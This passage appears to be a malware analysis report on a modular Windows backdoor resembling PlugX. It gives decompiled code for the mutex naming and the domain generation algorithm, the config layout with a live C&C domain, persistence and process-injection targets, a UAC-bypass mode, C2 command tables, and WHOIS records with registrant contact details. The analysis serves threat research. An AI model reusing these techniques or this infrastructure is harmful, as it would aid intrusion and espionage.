When referring to the module entry point with the code 0x67, a string is decrypted and returned, which can be designated as the module name:

- 1 — Plugins
- 2 — Online

- 3 — Config
- 4 — Install
- 5 — TCP
- 6 — HTTP
- 7 — UDP
- 8 — DNS

If one converts the timestamp fields from the headers of each plugin to dates, one gets the correct date and time values:

- Plugins — 2017-07-02 05:52:53
- Online — 2017-07-02 05:53:08
- Config — 2017-07-02 05:52:58
- Install — 2017-07-02 05:53:30
- TCP — 2017-07-02 05:51:36
- HTTP — 2017-07-02 05:51:44
- UDP — 2017-07-02 05:51:50
- DNS — 2017-07-02 05:51:55

After loading all the Root modules, the malware searches the list for the Install module and calls the second of the two functions located in its function table.

Install

First of all, the backdoor gets the SeTcbPrivilege and SeDebugPrivilege privileges. Then it obtains the configuration using the Config module. To access functions, the adapter functions of the following type are used:

```
Install:00342607 push    ebp
Install:00342608 mov     ebp, esp
Install:0034260A mov     eax, p_stage1_helper_pl4
Install:0034260F push    esi
Install:00342610 push    edi
Install:00342611 push    66h ; 'f'        ; code
Install:00342613 call    [eax+Root::helper.get_loaded_module_by_code] ; 0x65 - Plugins
Install:00342613                          ; 0x68 - Online
Install:00342613                          ; 0x66 - Config
Install:00342613                          ; 0x67 - Install
Install:00342613                          ; 0xC8 - TCP
Install:00342613                          ; 0xC9 - HTTP
Install:00342613                          ; 0xCA - UDP
Install:00342613                          ; 0xCB - DNS
Install:00342616 push    [ebp+switch_code] ; try_from_file
Install:00342619 mov     esi, eax
Install:0034261B push    [ebp+p_buffer]   ; p_buffer
Install:0034261E mov     eax, [esi+loaded_module.func_tab]
Install:00342621 call    [eax+Config::funcs.init_config] ; 0x331524
Install:00342624 mov     edi, eax
Install:00342626 mov     eax, p_stage1_helper_pl4
Install:0034262B push    esi              ; p_loaded_module
Install:0034262C call    [eax+Root::helper.deinit_loaded_module] ; 0x251E17
Install:0034262F mov     eax, edi
Install:00342631 pop     edi
Install:00342632 pop     esi
Install:00342633 pop     ebp
Install:00342634 retn
```

Through the object that stores the list of loaded modules, the backdoor finds the necessary one using the code, then the necessary function is called through the table.

During the first step of the configuration initialization, the buffer stored in the Root module is checked. If the first four bytes of this buffer are X, this means the backdoor needs to create a default configuration. Otherwise, this buffer is an encoded configuration. The configuration is stored in the same format as plug-ins — it is compressed using the QuickLZ algorithm and encrypted using the same algorithm used for plug-in encryption. 0x858 bytes are reserved for the decrypted and unpacked configuration. Its structure can be represented as follows:

```
struct config
{
    WORD off_id; //lpBvQbt7iYZE2YcwN
    WORD offset_1; //Messenger
    WORD off_bin_path; //%ALLUSERSPROFILE%\Messenger\msmsgs.exe
    WORD off_svc_name; //Messenger
    WORD off_svc_display_name; //Messenger
    WORD off_svc_description; //Messenger
    WORD off_reg_key_install; //SOFTWARE\Microsoft\Windows\CurrentVersion\Run
    WORD off_reg_value_name;  //Messenger
    WORD off_inject_target_1; //%windir%\system32\svchost.exe
    WORD off_inject_target_2; //%windir%\system32\winlogon.exe
    WORD off_inject_target_3; //%windir%\system32\taskhost.exe
    WORD off_inject_target_4; //%windir%\system32\svchost.exe
    WORD off_srv_0; //HTTP://www.pneword.net:80
    WORD off_srv_1; //HTTP://www.pneword.net:443
    WORD off_srv_2; //HTTP://www.pneword.net:53
    WORD off_srv_3; //UDP://www.pneword.net:53
    WORD off_srv_4; //UDP://www.pneword.net:80
    WORD off_srv_5; //UDP://www.pneword.net:443
    WORD off_srv_6; //TCP://www.pneword.net:53
    WORD off_srv_7; //TCP://www.pneword.net:80
    WORD off_srv_8; //TCP://www.pneword.net:443
    WORD zero_2A;
    WORD zero_2C;
    WORD zero_2E;
    WORD zero_30;
    WORD zero_32;
    WORD zero_34;
    WORD zero_36;
    WORD off_proxy_1; //HTTP\n\n\n\n\n
    WORD off_proxy_2; //HTTP\n\n\n\n\n
    WORD off_proxy_3; //HTTP\n\n\n\n\n
    WORD off_proxy_4; //HTTP\n\n\n\n\n
    DWORD DNS_1; //8.8.8.8
    DWORD DNS_2; //8.8.8.8
    DWORD DNS_3; //8.8.8.8
    DWORD DNS_4; //8.8.8.8
    DWORD timeout_multiplier; //0x0A
    DWORD field_54; //zero
    //data
};
```

Fields named off_* contain offsets to encrypted strings from the beginning of the configuration. The strings are encrypted with the same algorithm as used to encrypt the names of the plug-ins. After initialization, the backdoor also attempts to get the configuration from the file located in the %ALLUSERSPROFILE%\<rnd1>\<rnd2>\<rnd3>\<rnd4> directory.. The path and file name elements are generated during execution and depend on the serial number of the system partition.

After initializing the configuration, the mode parameter is checked, which is stored in the shellarg structure. That structure is filled in by the loader (shellcode) and stored in the stage_1 module.

```
struct shellarg
{
    module_header *p_module_header;
    DWORD module_size;
    DWORD mode;
    DWORD unk;
}
```

The algorithm provides a number of possible values for the mode parameter — 2, 3, 4, 5, 6, 7. If the value is different from the listed ones, the backdoor is installed in the system, and then the main functions are performed.


A series of values 2, 3 ,4 — to begin interaction with the C&C server, bypassing the installation.

A series of values 5, 6 — to work with the plug-in with the code 0x6A stored in the registry.

Value 7 — using the IFileOperation interface, the source module is copied to %TEMP%, as well as to System32 or SysWOW64, depending on the system bitness. This is necessary to restart the backdoor with UAC bypass using the wusa.exe file.

Backdoor installation process

During installation, the backdoor checks the current path of the executable file by comparing it with the value of off_bin_path from the configuration (%ALLUSERSPROFILE%\Messenger\msmsgs.exe). If the path does not match and the backdoor is launched for the first time, a mutex is created, the name of which is generated as follows:



```
int __usercall make_mutex_name@<eax>(DWORD pid@<eax>, wstr *p_mutex_name)
{
  wstr *v3; // eax
  WCHAR String2[256]; // [esp+8h] [ebp-214h] BYREF
  wstr decrypted_wstr; // [esp+208h] [ebp-14h] BYREF

  v3 = wstr::decrypt_pl4(&decrypted_wstr, &format_Global_3d_enc);
  wsprintfW(String2, (LPCWSTR)v3->buffer_wchar, 0xDA169BEB * pid, 0xC4B1ECF8 * pid, 0xA34C4CA8 * pid);
  wstr::clean_pl4(&decrypted_wstr);
  return wstr::init_by_wchar_pl4(p_mutex_name, String2);
}
```

Format of the mutex name for wsprintfW is Global\%d%d%d.

Then checks whether UAC is enabled. If control is disabled, the malware creates the control.exe process (from System32 or SysWOW64, depending on the system's bitness) with the CREATE_SUSPENDED flag. After that, the backdoor injects the Root module into it, using WriteProcessMemory. Before doing this, the backdoor also implements a function that loads the module and transfers control to it. If UAC is enabled, this step is skipped.

The main executable file (msmsgs.exe) and TosBtKbd.dll are copied to the directory specified in the off_bin_path parameter and then installed as a service. The service name, display name, and description are contained in the configuration (parameters off_svc_name, off_svc_display_name, and off_svc_description). In this sample all three parameters have the Messenger value. If the service fails to start, the backdoor is registered in the registry. The key and parameter name for this case are also stored in the configuration (off_reg_key_install and off_reg_value_name parameters).

After installation, the backdoor attempts to inject the Root module into one of the processes specified in the configuration (off_inject_target_<1..4>). If successful, the current process terminates, and the new process (or service) proceeds to interact with the C&C server.

A separate thread is created for this purpose. After that, a new registry key is created or an existing registry key is opened, which is used as the malware's virtual file system. The key is located in the Software\Microsoft\<key> branch, and the <key> value is also generated depending on the serial number of the system volume. The key can also be located in the HKLM and HKCU, depending on the privileges of the process. Next, the RegNotifyChangeKey function tracks changes in this key. Each parameter is a compressed and encrypted plug-in. The backdoor extracts each value and loads it as a module, adding it to the list of available ones.

This functionality is executed in a separate thread.

The next step generates a pseudo-random sequence from 3 to 9 bytes long, which is written to the registry in the SOFTWARE\ key located in the HKLM or HKCU. The parameter name is also generated and is unique for each computer. This value is used as the ID of the infected device.

After that, the backdoor extracts the address of the first C&C server from the configuration. The server storage format is as follows: <protocol>://<address>:<port>. In addition to the values that explicitly define the protocol used (HTTP, TCP, UDP), the URL value can also be specified. In this case, the backdoor refers to this URL and receives a new address of the C&C server in response, using the domain generation algorithm (DGA). The algorithm generates the string:

```
wstr *__stdcall dga(wstr *p_wstr)
{
  unsigned int v1; // ecx
  unsigned int v2; // edi
  unsigned int v3; // esi
  unsigned int v4; // edx
  char v5; // dl
  wstr *v6; // eax
  wstr *v7; // esi
  wstr tmp_str; // [esp+10h] [ebp-34h] BYREF
  char generated_char_str[16]; // [esp+20h] [ebp-24h] BYREF
  struct _SYSTEMTIME SystemTime; // [esp+30h] [ebp-14h] BYREF
  GetSystemTime_0(&SystemTime);
  if ( SystemTime.wDay > 0xAu )
  {
    if ( SystemTime.wDay > 0x14u )
      v1 = 0xE52F65F3 * SystemTime.wYear - 0x2527D2DD * SystemTime.wMonth -
0x4BA7EAF5;
    else
      v1 = 0xF108D240 * SystemTime.wMonth - 0x78C6249D * SystemTime.wYear -
0x17AB943D;
  }
  else
  {
    v1 = 0xF5D6C030 * SystemTime.wMonth - 0x5FBD1755 * SystemTime.wYear - 0x5540E1B0;
  }
  v2 = 0;
  v3 = v1 % 7;
  do
  {
    v4 = v1 % 0x34;
    if ( v1 % 0x34 >= 0x1A )
      v5 = v4 + 39;
    else
      v5 = v4 + 97;
    v1 = 13 * v1 + 7;
    generated_char_str[v2++] = v5;
  }
  while ( v2 <= v3 + 7 );
  generated_char_str[v3 + 8] = 0;
  v6 = wstr::assign_char_str_pl2(&tmp_str, generated_char_str);
  v7 = (wstr *)wstr::init_by_wchar_pl2(p_wstr, (LPCWSTR)v6->buffer_wchar);
  wstr::clean_pl2(&tmp_str);
  return v7;
}
```

The resulting string is combined with the string stored in the configuration, using the part before the @ symbol. The received URL is used for an HTTP request, which is answered with the encoded address of the C&C server.

After that, a connection object is created that corresponds to the protocol specified for this server.

TCP

SOCKS4, SOCKS5, and HTTP proxy protocols are supported when connecting over TCP. At the beginning, a socket is created and a connection to the server is established in keep-alive mode. A packet with the following header format is used for communication with the server:

```
struct packet_header
{
    DWORD key;
    DWORD id;
    DWORD module_code;
    DWORD compressed_len;
    DWORD decompressed_len;
};
```

HTTP

When using the HTTP protocol, data is sent by a POST request:

```
POST / HTTP/1.1
Accept: */*
Content-Length: 18
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/4.0; MRA 6.4
(build 8614); SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center
PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3; .NET CLR 1.1.4322)
Host: www.pneword.net
Connection: Keep-Alive
Cache-Control: no-cache

S;
....$..K..P....
```

Data transfer over HTTP is performed by the handler function in a separate thread. The mechanism is similar to that of **BackDoor.PlugX**.

DNS servers from the configuration are used to resolve the addresses of C&C servers (in this sample all 4 addresses are 8.8.8.8). The first packet sent to the server is a sequence of zeros from 0 to 0x3f bytes in length. The length is selected randomly.

The backdoor receives a response from the server, which is then decrypted and unpacked. Then, the packet header checks the module_code value, which contains the code of the plug-in for which the command was received. The backdoor refers to the plug-in whose code is specified in the command and calls the function for processing commands from its table. The ID of the command itself is contained in the id field of the header.

Operating with plug-ins

Command IDs for the Plugins module can have the following values id — 0x650000, 0x650001, 0x650002, 0x650003, or 0x650004. In fact, the Plugins module is a plug-in manager, allowing one to register new plug-ins and delete existing ones.

<table>
<tr><th>Command ID</th><th>Description</th></tr>
<tr><td>0x650003</td><td>Deletes the specified plug-in from the storage in the registry.</td></tr>
<tr><td>0x650000</td><td>Sends information about available plug-ins.
<table>
<tr><th>Value</th><th>Size, byte</th></tr>
<tr><td>plug-in name</td><td>variable length null-terminated string</td></tr>
<tr><td>number of plug-in calls</td><td>4</td></tr>
<tr><td>DateTimeStamp</td><td>4</td></tr>
<tr><td>plug-in code</td><td>4</td></tr>
<tr><td>loaded_module.field_14 (unknown)</td><td>4</td></tr>
<tr><td>status (loaded or not)</td><td>4</td></tr>
<tr><td>initialized</td><td>4</td></tr>
<tr><td>size</td><td>4</td></tr>
<tr><td>base address</td><td>8</td></tr>
</table></td></tr>
<tr><td>0x650001</td><td>Body of the command contains a new plug-in. The plug-in format is the same as the built-in ones. The backdoor compresses it with the QuickLZ algorithm, encrypts it and stores it in the registry storage, then pauses the current thread so the plug-in processing thread loads a new plug-in from the registry storage.</td></tr>
<tr><td>0x650002</td><td>The command contains the name of the DLL that the backdoor attempts to load, and then sequentially calls its entry point with dwReason 0x64, 0x66, 0x68.</td></tr>
<tr><td>0x650004</td><td>The command contains the module code. If a plug-in with the specified code is present in the list, the backdoor deinitializes it.</td></tr>
</table>

Online

The command IDs for the Online plug-in can have the values 0x680002, 0x680003, 0x680004, or 0x680005.

Command ID	Description

0x680002	Starts processing commands for plug-ins in a separate thread and initializes a new connection to the current server.
0x680003	Sends system information. It can be represented as the structure:

```
struct date
{
    BYTE year; //+0x30
    BYTE month;
    BYTE day;
    BYTE hour;
    BYTE minute;
    BYTE second;
    BYTE space;
}

struct sysinfo
{
    byte id[8];
    DWORD datestamp1; //20150810
    DWORD datestamp2; //20170330
    BYTE year; //+0x30
    BYTE month;
    BYTE day;
    BYTE hour;
    BYTE minute;
    BYTE second;
    BYTE space;
    DWORD module_code;
    WORD module_timestamp; //the lower 2 bytes of the
loaded_module.timestamp field of the connection module
    DWORD IP_address;
    LARGE_INTEGER total_physical_memory;
    DWORD cpu_0_MHZ;
    DWORD number_of_processors;
    DWORD dwOemID;
    LARGE_INTEGER total_disk_space[number_of_disks]; //iterates all
disks starting from C:
    DWORD pels_width; //screen width in pixels
    DWORD pels_height; //screen height in pixels
    DWORD LCID;
    LARGE_INTEGER perfomance_frequency; //pseudo-random value generated
using QueryPerformanceCounter and QueryPerformanceFrequency
    DWORD current_PID;
    DWORD os_version_major;
    DWORD os_version_minor;
    DWORD os_version_build_number;
    DWORD os_version_product_type;
    DWORD sm_Server_R2_build_number; //GetSystemMetrics(SM_SERVERR2)
    //the strings below - null-terminated
    char hostname[x];
    char domain_name[x];
    char domain__username[x]; //separated "/"
    char module_file_name[x];
    char osver_info_szCSDVersion[x];
    char str_from_config_offset1[x]; //Messenger
}
```

The id value is the unique identifier of the infected computer stored in the registry.

	It is worth noting that the values of the datestamp1 and datestamp2 fields are set to 20150810 and 20170330, respectively. Similar constants in the form of dates were also used in PlugX backdoor plug-ins.
0x680004	Sends a packet with a random length body (from 0 to 0x1F bytes). The packet body is filled with 0.
0x680005	Sends an empty packet (header only) and then calls Sleep(1000) 3 times in a row.

Config

This is a plug-in for working with the configuration.

Command ID	Description
0x660000	Sends the current configuration to the server.
0x660001	Receives and applies the new configuration.
0x660002	Deletes the saved configuration file.

Install

Command ID	Description
0x670000	Installs the backdoor as a service or installs it in the registry.
0x670001	Calls Sleep(1000) three times in a row, then checks the shellarg.mode parameter: if its value is 4, it then terminates the current process.

Artifacts

In the historical WHOIS record of the C&C server domain, one can observe the Registrar's email address: ddggcc@189[.]cn.

The same address is found in the icefirebest[.]com and www[.]arestc[.]net domain records, which were contained in the configurations of PlugX backdoor samples installed on the same computer.

Domain Name: ICEFIREBEST.COM
Registry Domain ID: 2042439159_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.1api.net
Registrar URL: http://www.1api.net
Updated Date: 2016-07-28T16:55:13Z
Creation Date: 2016-07-13T01:39:31Z
Registrar Registration Expiration Date: 2017-07-13T01:39:31Z
Registrar: 1API GmbH
Registrar IANA ID: 1387
Registrar Abuse Contact Email: abuse@1api.net
Registrar Abuse Contact Phone: +49.68416984x200
Domain Status: ok - http://www.icann.org/epp#OK
Registry Registrant ID:
Registrant Name: edward davis
Registrant Organization: Edward Davis
Registrant Street: Tianhe District Sports West Road 111
Registrant City: HONG KONG
Registrant State/Province: Hongkong
Registrant Postal Code: 510000
Registrant Country: HK
Registrant Phone: +86.2029171680
Registrant Phone Ext:
Registrant Fax: +86.2029171680
Registrant Fax Ext:
Registrant Email: ddggcc@189.cn
Registry Admin ID:
Admin Name: edward davis
Admin Organization: Edward Davis
Admin Street: Tianhe District Sports West Road 111
Admin City: HONG KONG
Admin State/Province: Hongkong
Admin Postal Code: 510000
Admin Country: HK
Admin Phone: +86.2029171680
Admin Phone Ext:
Admin Fax: +86.2029171680
Admin Fax Ext:
Admin Email: ddggcc@189.cn
Registry Tech ID:
Tech Name: edward davis
Tech Organization: Edward Davis
Tech Street: Tianhe District Sports West Road 111
Tech City: HONG KONG
Tech State/Province: Hongkong
Tech Postal Code: 510000
Tech Country: HK
Tech Phone: +86.2029171680
Tech Phone Ext:
Tech Fax: +86.2029171680
Tech Fax Ext:
Tech Email: ddggcc@189.cn
Name Server: ns1.ispapi.net 194.50.187.134
Name Server: ns2.ispapi.net 194.0.182.1
Name Server: ns3.ispapi.net 193.227.117.124
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System:
http://wdprs[.]internic[.]net/

```
Domain Name: ARESTC.NET
Registry Domain ID: 2196389400_DOMAIN_NET-VRSN
Registrar WHOIS Server: whois.1api.net
Registrar URL: http://www.1api.net
Updated Date: 2017-12-06T08:43:04Z
Creation Date: 2017-12-06T08:43:04Z
Registrar Registration Expiration Date: 2018-12-06T08:43:04Z
Registrar: 1API GmbH
Registrar IANA ID: 1387
Registrar Abuse Contact Email: abuse@1api.net
Registrar Abuse Contact Phone: +49.68416984x200
Domain Status: ok - http://www.icann.org/epp#OK
Registry Registrant ID:
Registrant Name: li yiyi
Registrant Organization: li yiyi
Registrant Street: Tianhe District Sports West Road 111
Registrant City: GuangZhou
Registrant State/Province: Guangdong
Registrant Postal Code: 510000
Registrant Country: CN
Registrant Phone: +86.2029179999
Registrant Phone Ext:
Registrant Fax: +86.2029179999
Registrant Fax Ext:
Registrant Email: ddggcc@189.cn
Registry Admin ID:
Admin Name: li yiyi
Admin Organization: li yiyi
Admin Street: Tianhe District Sports West Road 111
Admin City: GuangZhou
Admin State/Province: Guangdong
Admin Postal Code: 510000
Admin Country: CN
Admin Phone: +86.2029179999
Admin Phone Ext:
Admin Fax: +86.2029179999
Admin Fax Ext:
Admin Email: ddggcc@189.cn
Registry Tech ID:
Tech Name: li yiyi
Tech Organization: li yiyi
Tech Street: Tianhe District Sports West Road 111
Tech City: GuangZhou
Tech State/Province: Guangdong
Tech Postal Code: 510000
Tech Country: CN
Tech Phone: +86.2029179999
Tech Phone Ext:
Tech Fax: +86.2029179999
Tech Fax Ext:
Tech Email: ddggcc@189.cn
Name Server: ns1.ispapi.net 194.50.187.134
Name Server: ns2.ispapi.net 194.0.182.1
Name Server: ns3.ispapi.net 193.227.117.124
DNSSEC: unsigned
URL of the ICANN WHOIS Data Problem Reporting System:
http://wdprs[.]internic[.]net/
```